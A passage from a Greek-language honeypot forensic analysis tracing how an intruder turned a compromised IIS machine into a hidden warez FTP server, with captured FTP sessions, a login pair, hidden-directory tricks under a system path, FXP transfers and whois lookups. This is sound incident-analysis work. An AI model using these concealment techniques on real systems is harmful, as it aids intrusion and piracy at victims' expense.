 - Message: Service Control Manager: N/A: The IIS Admin Service service terminated unexpectedly. It has done this 5 time(s). The following corrective action will be taken
- Packet Bytes:** Shows the raw data of the Syslog message, including the text: 'The IIS Admin Service service terminated unexpectedly. It has done this 5 time(s). The following corrective action will be taken'.

Η δεύτερη, τρίτη και τέταρτη κυκλωμένη γραμμή, σταματάνε τις διεργασίες **ftp**, **smtp** και **www** αντίστοιχα.

Στην συνέχεια γίνεται χρήση του **iisreset.exe** (<http://support.microsoft.com/default.aspx?scid=kb;EN-US;202013>). Συνοπτικά, αυτό είναι μια **command line** εφαρμογή, η οποία μπορεί να διαχειρίζεται τον **Microsoft IIS**.

Στις επόμενες αναφορές συστήματος, βλέπουμε ότι ξαναξεκινάει η διεργασία του IIS, προφανώς με την χρήση του **iisreset.exe**, όμως μόνο για υποστήριξη ιστοσελίδων (**www 80/TCP**). Δεν ξέρουμε γιατί δεν εκκινεί την υπηρεσία ηλεκτρονικού ταχυδρομείου και την υπηρεσία μεταφοράς αρχείων. Απ' ότι μπορούμε να υποψιαστούμε, ο επιτιθέμενος δεν θέλει την γραμμή του **honeypot** πολύ φορτωμένη γιατί ίσως να χρειαστεί όλη την δυνατή ταχύτητα μεταφοράς που μπορεί να έχει η γραμμή.

4.2.4.2 Επίτευξη τελικού σκοπού του blackhat

Ας συνεχίσουμε όμως με τις **ftp** συνδέσεις στην πόρτα 8976, που έχουν να μας δώσουν αρκετή πληροφορία.

Η αμέσως επόμενη ενδιαφέρουσα **ftp** σύνδεση, είναι αυτή που ξεκινάει από την πόρτα 62461 του επιτιθέμενου προς την 8976 του **honeypot**, κατά την οποία δημιουργεί και διαγράφει μερικούς καταλόγους.

Πίνακας 4-19

```
257 "/c:/Program Files/Common Files/Microsoft Shared/MSInfo" is current directory..
DELE kill.exe.
250 DELE command successful..
DELE tlist.exe.
250 DELE command successful..
.....
257 "/c:" is current directory..
DELE apis.txt.
250 DELE command successful..
CWD test.
250 Directory changed to /c:/test.
PWD.
257 "/c:/test" is current directory..
.....
250 Directory changed to /c:/temp/ext16672/i386/winntupg/ms/modemshr.
PWD.
257 "/c:/temp/ext16672/i386/winntupg/ms/modemshr" is current directory..
CWD /c:/.
250 Directory changed to /c:..
PWD.
257 "/c:" is current directory..
RMD /c:/temp/ext16672/i386/winntupg/ms/modemshr.
250 RMD command successful..
.....
RMD /c:/temp.
250 RMD command successful..
CWD Inetpub.
250 Directory changed to /c:/Inetpub.
PWD.
257 "/c:/Inetpub" is current directory
.....
```

Στον πίνακα 4-19 βλέπουμε μία σύνοψη των κινήσεων που έγιναν από τον επιτιθέμενο μέσα από την σύνδεση, από πόρτα 62461 προς 8976. Έχουμε χωρίσει τις κινήσεις σε τέσσερα βήματα.

Αρχικά διαγράφει από τον κατάλογο c:/Program Files/Common Files/Microsoft Shared/MSInfo τα αρχεία **tlist.exe**, **kill.exe** και **apis.txt** από το ριζικό κατάλογο c:\.

Στο δεύτερο βήμα αναζητεί κάποιους καταλόγους. Ψάχνει από την διαδρομή c:/temp/ext16672/i386/winntupg/ διάφορους υποκαταλόγους μέσα σε αυτήν να και τους ορίζει σαν

προεπιλεγμένους για την **ftp** σύνδεση, δηλαδή όταν θα συνδεθεί από έναν απομακρυσμένο υπολογιστή στον **ftp server**, να παίρνει πρόσβαση κατευθείαν σ' αυτούς τους καταλόγους.

Στο τρίτο βήμα, διαγράφει όλους αυτούς του καταλόγους που δημιούργησε, για άγνωστο λόγο. Ίσως η τοποθεσία `c:\temp` να μην είναι η κατάλληλη για τον σκοπό που δημιούργησε τους καταλόγους.

Και στο τέταρτο βήμα κάνει μία περιήγηση στον κατάλογο `c:\inetpub` (IIS folder) και τους υποκαταλόγους του και εκεί κλίνει τη σύνδεση.

Η επόμενη **ftp control** σύνδεση έχει πάλι σχέση με επεξεργασία καταλόγων. Αυτή την φορά, ο επιτιθέμενος θα προσπελάσει την διαδρομή του δίσκου

`c:/Documents and Settings/All Users/Application Data/Microsoft/Crypto/RSA/` στο **honeypot** και στην συνέχεια θα δημιουργήσει μερικούς υποκαταλόγους.

Στην διαδρομή `c:/Documents and Settings/All Users/Application`

`Data/Microsoft/Crypto/RSA/_/PGL/dont delete3/+02 ++++++++ -- S I L E N C E R --`


`+++++++`, θα αποθηκεύσει ένα text αρχείο με όνομα `welcome silencer.txt` (πίνακας 4-20).

```
.....
MKD /c:/Documents and Settings/All Users/Application Data/Microsoft/Crypto/RSA/_/PGL/dont delete3/+02
+++++++ -- S I L E N C E R -- ++++++++
257 "/c:/Documents and Settings/All Users/Application Data/Microsoft/Crypto/RSA/_/PGL/dont delete3/+02
+++++++ -- S I L E N C E R -- ++++++++" directory created..
PWD.
257 "/c:/Documents and Settings/All Users/Application Data/Microsoft/Crypto/RSA/_/PGL/dont delete3/+02
+++++++ -- S I L E N C E R -- ++++++++" is current directory..
SIZE welcome silencer.txt.
550 /c:/Documents and Settings/All Users/Application Data/Microsoft/Crypto/RSA/_/PGL/dont delete3/+02
+++++++ -- S I L E N C E R -- ++++++++/welcome silencer.txt: No such file..
PASV.
227 Entering Passive Mode (192,168,0,2,4,133).
STOR welcome silencer.txt.
150 Opening ASCII mode data connection for welcome silencer.txt..
226 Transfer complete..
```

Πίνακας 4-20

Αυτό το αρχείο που αποθηκεύεται στο **honeypot** περιέχει ένα μήνυμα χαιρετισμού το οποίο ενεργοποιείται κάθε φορά που συνδέεται κάποιος στον **ftp server serverUDaemon**.

Μέσα σε αυτό το μήνυμα χαιρετισμού, ο επιτιθέμενος μπορεί να βάλει παραμέτρους ώστε να πάρει κάποιες πληροφορίες, όπως για τον χρόνο που είναι on line το μηχάνημα, την ταχύτητα μετάδοσης και λήψης δεδομένων, τον διαθέσιμο χώρο στους δίσκους του μηχανήματος και λοιπά.



```
@T@
@H@ The Sjl.nc.rs
@@ StRo
#@
#@
#@ StRo Statistics
.
S.r.r Tim. : %ServerDays Days %ServerHours H %ServerMins Mins %ServerSecs Sec.
.
#@
@S@....Users logged in: %loggedInAll total.
@I@.....Current users: %Unow.
@L@.....Kb downloaded: %ServerKbDown Kb.
@ @.....Kb uploaded: %ServerKbUp Kb.
@n@...Files downloaded: %ServerFilesDown Files.
@C@....Files uploaded: %ServerFilesUp Files.
@ @...Average throughput: %ServerAvg Kb/sec.
@r@...Current throughput: %ServerKBps Kb/sec.
@S@....Free HD Space: %DFree Kb on %Disk.
#@
#@ Credits
#@
#@ ScaNNeR.....: Tw.nTyS.V.N.
#@ HaXoR.....: CharlieD.
#@ FiLLeR.....: Th. Sjl.nc.rs.
#@
```


Entire conversation (1197 bytes) Εκτύπωση Αποθήκευση ως Filter out this stream Χ Κλείσιμο

Εικόνα 4-13 – welcome silencer.txt

Σύμφωνα με τους **ASCII** που μεταφέρθηκαν στην σύνδεση που άνοιξε για να μεταφερθεί το text αρχείο, το welcome silencer.txt θα είναι όπως αυτό που βλέπουμε στην παραπάνω εικόνα 4-13.

Τα ονόματα που δόθηκαν στους υποκαταλόγους δημιουργούν μια τελική μορφή, όπως αυτή που φαίνεται παρακάτω στην εικόνα 4-14.

Εικόνα 4-14



Δύο πράγματα μπορούμε να τονίσουμε, σαν παρατηρήσεις από τις ftp εντολές που καταγράφηκαν σε αυτή την σύνδεση.

Κατ' αρχήν η παραπάνω εικόνα 4-14 είναι το τελικό αποτέλεσμα της δημιουργίας υποκαταλόγων. Πρέπει να επισημάνουμε ότι δεν δόθηκαν μόνο εντολές δημιουργίας καταλόγων αλλά και μετονομασίας. Πιο συγκεκριμένα, η μορφή των καταλόγων που δημιουργήθηκαν ήταν αυτή που φαίνεται στον πίνακα 4-21.

drw-rw-rw-	1 user	group	0 May 17 20:13 +01 LOCATION UK.
drw-rw-rw-	1 user	group	0 May 17 20:13 +02 ++++++++ -- S I L E N C E R -- ++++++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 +03 ++++++++ 1 GB ++++++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 +06 appz.
drw-rw-rw-	1 user	group	0 May 17 20:13 +06 games.
drw-rw-rw-	1 user	group	0 May 17 20:13 +06 moviez.
drw-rw-rw-	1 user	group	0 May 17 20:13 +06 ps2.
drw-rw-rw-	1 user	group	0 May 17 20:13 +06 speedz.
drw-rw-rw-	1 user	group	0 May 17 20:13 +07 mp3.
drw-rw-rw-	1 user	group	0 May 17 20:13 +08 ++++++++ ΔξώΛΗt τφ tΗΛ Η.Λw ++++++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 +09 ++++++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 +10 +++++ DON'T LEECH - ONLY FLASH +++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 +01 LOCATION UK.
drw-rw-rw-	1 user	group	0 May 17 20:13 +02 ++++++++ -- S I L E N C E R -- ++++++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 +03 ++++++++ 1 GB ++++++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 +06 appz.
drw-rw-rw-	1 user	group	0 May 17 20:13 +06 games.
drw-rw-rw-	1 user	group	0 May 17 20:13 +06 moviez.
drw-rw-rw-	1 user	group	0 May 17 20:13 +06 ps2.
drw-rw-rw-	1 user	group	0 May 17 20:13 +06 speedz.
drw-rw-rw-	1 user	group	0 May 17 20:13 +07 mp3.
drw-rw-rw-	1 user	group	0 May 17 20:13 +08 ++++++++ ΔξώΛΗt τφ tΗΛ Η.Λw ++++++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 +09 ++++++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 +10 +++++ DON'T LEECH - ONLY FLASH +++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 +91 R U L E Z - i N S i D E.
drw-rw-rw-	1 user	group	0 May 17 20:13 +92 ++++++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 ..
drw-rw-rw-	1 user	group	0 May 17 20:13 ...
drw-rw-rw-	1 user	group	0 May 17 20:13 +91 R U L E Z - i N S i D E.
drw-rw-rw-	1 user	group	0 May 17 20:13 +92 ++++++++.
drw-rw-rw-	1 user	group	0 May 17 20:13 ..
drw-rw-rw-	1 user	group	0 May 17 20:13 ...

Πίνακας 4-21

Οι δύο μαρκαρισμένες γραμμές του παραπάνω πίνακα 4-21, είναι οι κατάλογοι που μετονομάστηκαν μετά την δημιουργία τους. Ο πρώτος κατάλογος, από 'LOCATION UK' σε 'LOCATION GREECE' και ο δεύτερος από '+++++ 1 GB +++++' σε '+++++ 3 GB +++++'.

Η πρώτη παρατήρηση λοιπόν είναι ότι ο επιτιθέμενος χρησιμοποιεί ένα **GUI ftp client** εργαλείο που του επιτρέπει να κάνει **drag and drop** ολόκληρους καταλόγους, αν κρίνουμε από τον χρόνο που δημιουργήθηκαν οι υποκατάλογοι.

Και οι δεύτερη παρατήρηση, είναι ότι το **honeypot** μας με την ελληνικής προέλευσης **IP**, δεν είναι ο μόνος στόχος του επιτιθέμενου. Σίγουρα μία τέτοια δομή καταλόγων έχει δημιουργηθεί για παρόμοια περίπτωση στην Αγγλία.

Τι νόημα όμως έχει η δημιουργία αυτών των καταλόγων; Ας δούμε έναν τους καταλόγους.

LOCATION GREECE, προφανώς δείχνει την τοποθεσία του παραβιασμένου μηχανήματος.

Το όνομα του επόμενου καταλόγου, **S I L E N C E R**, που το ξαναείδαμε και στο όνομα του **text** αρχείου μηνύματος χαιρετισμού. Πιθανώς να είναι το συνθηματικό του επιτιθέμενου.

Το +++++ 3 GB +++++, πιθανώς να ορίζει μέγεθος των δεδομένων που θα αποθηκευτούν, όπως θα δούμε παρακάτω.

Οι επόμενοι έξι κατάλογοι : **appz, games, moviez, ps2, speedz, mp3**. Είναι κατάλογοι που κατά πάσα πιθανότητα θα αποθηκευτούν τα αντίστοιχα δεδομένα, δηλαδή κάποιες εφαρμογές, παιχνίδια, ταινίες, παιχνίδια για play Station 2, mp3s και αρχεία για να μετράνε την ταχύτητα μετάδοσης.

Σύμφωνα με όσα είδαμε μέχρι εδώ, μπορούμε να υποψιαστούμε ότι η επίθεση αυτή, έχει σκοπό να χρησιμοποιηθεί το **honeypot** που παραβιάστηκε, σαν **ftp server** για διανομή παράνομου υλικού **warez**. Προφανώς, κάποιος ή κάποια ομάδα ανθρώπων, διακινούν τέτοιο υλικό, δηλαδή ταινίες, μουσική, παιχνίδια, εφαρμογές και άλλα, χωρίς άδεια στο διαδίκτυο, χρησιμοποιώντας παραβιασμένες μηχανές σαν αποθηκευτικούς χώρους.

Η επόμενη γραμμή , ++++++ .ΛξώΛΗt tφ tΗΛ Η.Λw ++++++, Δεν ξέρουμε τι ακριβώς είναι. Ίσως ένα logo στην δική τους αργκό.

Παρακάτω δύο κατάλογοι με πληροφορίες προς τους χρήστες που θα θελήσουν να πάρουν το υλικό που προσφέρουν οι διαχειριστές του παραβιασμένου μηχανήματος.

Ο ένας δίνει μια συμβουλή '+10 +++++ DON'T LEECH - ONLY FLASH +++++.' Δηλαδή να μην μένουν για πολύ συνδεδεμένοι στο μηχάνημα απλά να παίρνουν στιγμιαία αυτό που θέλουν και να βγαίνουν.

Ο δεύτερος , R U L E Z - i N S i D E. , παροτρύνει να διαβαστούν οι κανόνες που υπάρχουν μέσα σε αυτόν. Από τις ftp εντολές που δόθηκαν από τον επιτιθέμενο ανακαλύψαμε ότι μέσα στον κατάλογο R U L E Z - i N S i D E υπάρχουν πέντε υποκατάλογοι με ονόματα :

R U L E Z - i N S i D E/+01 date your upload. example - 12.15.02 - for december the 15.

R U L E Z - i N S i D E/+02 upload only 0day.

R U L E Z - i N S i D E/+03 upload complete with sfv and nfo.

R U L E Z - i N S i D E/+04 dont cause more traffic than you need.

R U L E Z - i N S i D E/+05 thats all - now enjoy.

Οι κανόνες είναι απλοί.

Να σημειώνουν την ημερομηνία του upload, και αυτό να γίνεται μόνο την 0day .


Να ολοκληρώνεται το upload, με **sfv** και **nfo**, τα οποία αρχεία βοηθούν για την πιστοποίηση τυχών αλλαγμένων αρχείων (<http://www.jtpfxp.net/nfosfvrar.htm>).

Τέλος να μην προκαλείται δικτυακή κίνηση παραπάνω από όση χρειάζεται.

Είναι λοιπόν, σχεδόν σίγουρο, ότι πρόκειται για επίθεση με σκοπό την εύρεση αποθηκευτικού χώρου για **warez** υλικό.

Ας δούμε τις επόμενες κινήσεις του επιτιθέμενου.

Αφού έκανε μία δοκιμαστική σύνδεση για να ελέγξει, το μήνυμα χαιρετισμού και την δομή των καταλόγων, ξανασυνδέεται για να αποθηκεύσει ένα αρχείο με όνομα -- 1000 --. Πίνακας 4-22.



```

220-=.....:Welcome to another Sil.nc.rs Pubstro!:::.....
220-|@T@~°I©©I°°°I©©I°°°I©©I°°°I©©I°°°I©©I°°°I©©I°°|.
220-|@H@~°I©©I°°°I©©I°° The S|l.nc.rs °I©©I°°°I©©I°°|.
220-|@.@~°I©©I°°°I©©I°° StRo °I©©I°°°I©©I°°|.
220-|@#@~°I©©I°°°I©©I°°°I©©I°°°I©©I°°°I©©I°°°I©©I°°|.
220-|@#@~°I©©I°°°I©©I°° StRo Statistics °I©©I°°°I©©I°°|.
220-|.
220-|S.rv.r Tim. : 0 Days 0 H 31 Mins 26 Sec.
220-|.
220-|@#@~°I©©I°°°I©©I°°°I©©I°°°I©©I°°°I©©I°°°I©©I°°|.
220-|@S@....Users logged in: 9 total.
220-|@i@.....Current users: 1.
220-|@L@.....Kb downloaded: 40 Kb.
220-|@.@.....Kb uploaded: 297 Kb.
220-|@n@...Files downloaded: 1 Files.
220-|@C@.....Files uploaded: 6 Files.
220-|@.@..Average througput: 0.180 Kb/sec.
220-|@r@..Current througput: 0.000 Kb/sec.
220-|@S@....Free HD Space: 4348.86 Kb on C.
220-|@#@~°I©©I°°°I©©I°°°I©©I°°°I©©I°°°I©©I°°°I©©I°°|.
220-|@#@ ScaNNeR.....: Tw.nTyS.V.N.
220-|@#@ HaXoR.....: CharlieD.
220-|@#@ FiLLeR.....: Th. S|l.nc.rs.
220 |@#@~°I©©I°°°I©©I°°°I©©I°°°I©©I°°°I©©I°°°I©©I°°|.
USER crewupper.
331 User name okay, need password..
PASS silencers.
.....

```

CWD +06 speedz.

250 Directory changed to /+06 speedz.

PWD.

257 "/+06 speedz" is current directory..

PORT 195,134,67,254,7,230.

200 PORT Command successful..

STOR -- 1000 --.

150 Opening BINARY mode data connection for -- 1000 --..

226 Transfer complete....

Στον πίνακα 4-22, βλέπουμε αρχικά πως εμφανίζεται το μήνυμα χαιρετισμού στην αρχή κάθε σύνδεσης και τις πληροφορίες που παίρνει όποιος συνδέεται για τον **ftp server**.

Το ποιο ενδιαφέρον στο μήνυμα χαιρετισμού είναι οι τρεις επόμενες γραμμές.

```
220-|@#@ ScaNNeR.....: Tw.nTyS.V.N.
```

```
220-|@#@ HaXoR.....: CharlieD.
```

```
220-|@#@ FiLLeR.....: Th. S|l.nc.rs.
```

Εδώ φαίνεται ότι όλη η διαδικασία γίνεται από τρία διαφορετικά **nick names**, δηλαδή ένας κάνει την αναζήτηση για υποψήφιες μηχανές στόχους, ένας που παραβιάζει τις μηχανές και ο τελευταίος φροντίζει για την μεταφορά των αρχείων.

Έπειτα ο επιτιθέμενος, ορίζει τον +06 speedz, κατάλογο μεταφοράς, και ανοίγει μία πόρτα σύνδεσης

PORT 195,134,67,254,7,230. Δηλαδή ανοίγει μία σύνδεση στον υπολογιστή με **IP** στην πόρτα $256 \times 7 + 230 = 2022$. Από αυτή την **IP** αποθηκεύει στο **honeypot** το αρχείο -- 1000 --.

Αυτό το αρχείο περιέχει διάφορους χαρακτήρες, έτσι ώστε το μέγεθος του να είναι 1000k. Η μεταφορά του έχει σκοπό την μέτρηση της ταχύτητας μετάδοσης της γραμμής σύνδεσης.

Αλλά ποια είναι η IP 195.134.67.254;

Αυτή η IP διεύθυνση δεν ανήκει στον επιτιθέμενο, αλλά στο πανεπιστήμιο Αθηνών.

```
[galex@galex]$ whois 195.134.67.254
```

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
```

```
% Rights restricted by copyright.
% See http://www.ripe.net/ripenc/db/copyright.html

inetnum: 195.134.64.0 - 195.134.127.255
netname: ATHENA-NET
descr: University of Athens
       Panepistimioupolis, Ilisia
country: GR
remarks: -----
        For abuse and spam call the
        NOC Abuse Team
        mail: abuse@uoa.gr
        phone: +30 210 727 5600
```

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripenc/db/copyright.html

inetnum: 195.134.64.0 - 195.134.127.255
netname: ATHENA-NET
descr: University of Athens
       Panepistimioupolis, Ilisia
country: GR
remarks: -----
        For abuse and spam call the
        NOC Abuse Team
        mail: abuse@uoa.gr
        phone: +30 210 727 5600
```


Πίνακας 4-23

Το σενάριο λοιπόν εδώ είναι το εξής:

Ο επιτιθέμενος έχει παραβιάσει το **honeypot**, το έχει κάνει ftp server. Χρησιμοποιεί σαν ftp control πόρτα την 8976.

Όμως μεταφέρει αρχεία από κάποιον άλλο υπολογιστή, όχι από αυτόν που έχει ανοίξει την ftp σύνδεση, ο οποίος βρίσκεται στο πανεπιστήμιο Αθηνών και πιθανώς να είναι ένα άλλο παραβιασμένου μηχανήμα που έχει γίνει ftp server.

Τελικά ο επιτιθέμενος απ' ότι καταλαβαίνουμε, παραβιάζει μηχανήματα, τα ενεργοποιεί σαν ftp servers και μεταφέρει το υλικό του από τον ένα server στον άλλον.



Εικόνα 4-15 – fxp protocol

Αυτό το πρωτόκολλο που επιτρέπει την μεταφορά των αρχείων από τον ένα server στον άλλον λέγεται fxp (Foreign Exchange Protocol). Λίγα λόγια για αυτό μπορούμε να βρούμε στη ιστοσελίδα <http://www.smartftp.com/support/kb/index.php/14>.

Ένα fxp client εργαλείο που χρησιμοποιούν τέτοιου είδους επιτιθέμενοι, είναι το flasfxp(<http://www.flashfxp.com/>), αλλά δεν είναι το μόνο fxp client εργαλείο , υπάρχουν και άλλα τέτοια tools για windows, όπως το IglooFTP PRO, SmartFTP, VoltoFXP Internet Exchange Rate Component και άλλα.

Μετά την μεταφορά του αρχείου '-- 1000 --', η IP 217.81.125.206 σταματάει να δίνει εντολές στην πόρτα 8976. Η επόμενη σύνδεση με την αυτή την πόρτα γίνεται από IP 212.81.125.206. Αυτή η διεύθυνση προέρχεται από την Γαλλία

```
[galex@asterix galex]$ whois 212.81.125.206
```

```
[Querying whois.ripe.net]
[whois.ripe.net]
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripenc/db/copyright.html

inetnum:    212.81.125.192 - 212.81.125.223
netname:    SAGE-FR
descr:      SAGE
descr:      MARENNES
country:    FR
admin-c:    PB5025-RIPE
tech-c:     PB5025-RIPE
status:     ASSIGNED PA
notify:     ripe-notify@psineteurope.com
mnt-by:     PSINET-UK-SYSADMIN
changed:    network-ripe@psineteurope.co.uk 20040225
source:     RIPE
```

Πίνακας 4-24

Πιθανώς πρόκειται για μηχανή που έχει παραβιάσει ο επιτιθέμενος, και μέσα από αυτήν χειρίζεται τους fxp servers χωρίς να αποκαλύπτει τα ίχνη του. Μέσα από αυτή την μηχανή ανοίγει κάποιες συνδέσεις με την πόρτα 8976. Στην πρώτη σύνδεση κάνει ένα έλεγχο στους καταλόγους.

Στην επόμενη σύνδεση, που περιέχει δεδομένα, βλέπουμε να συνδέεται με ίδιο user name και password, και να δημιουργεί έναν κατάλογο Kangaroo.Jack.German.LD.DVDSCR.SVCD-CHE μέσα στον κατάλογο /+06 moviez.



```

Contents of TCP stream <12>
dhw-rw-rw- 1 user  group    0 May 17 20:13 +01 LOCATION GREECE.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +02 ++++++ - S I L E N C E R - ++++++.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +03 ++++++ 3 GB ++++++.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +06 appz.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +06 games.
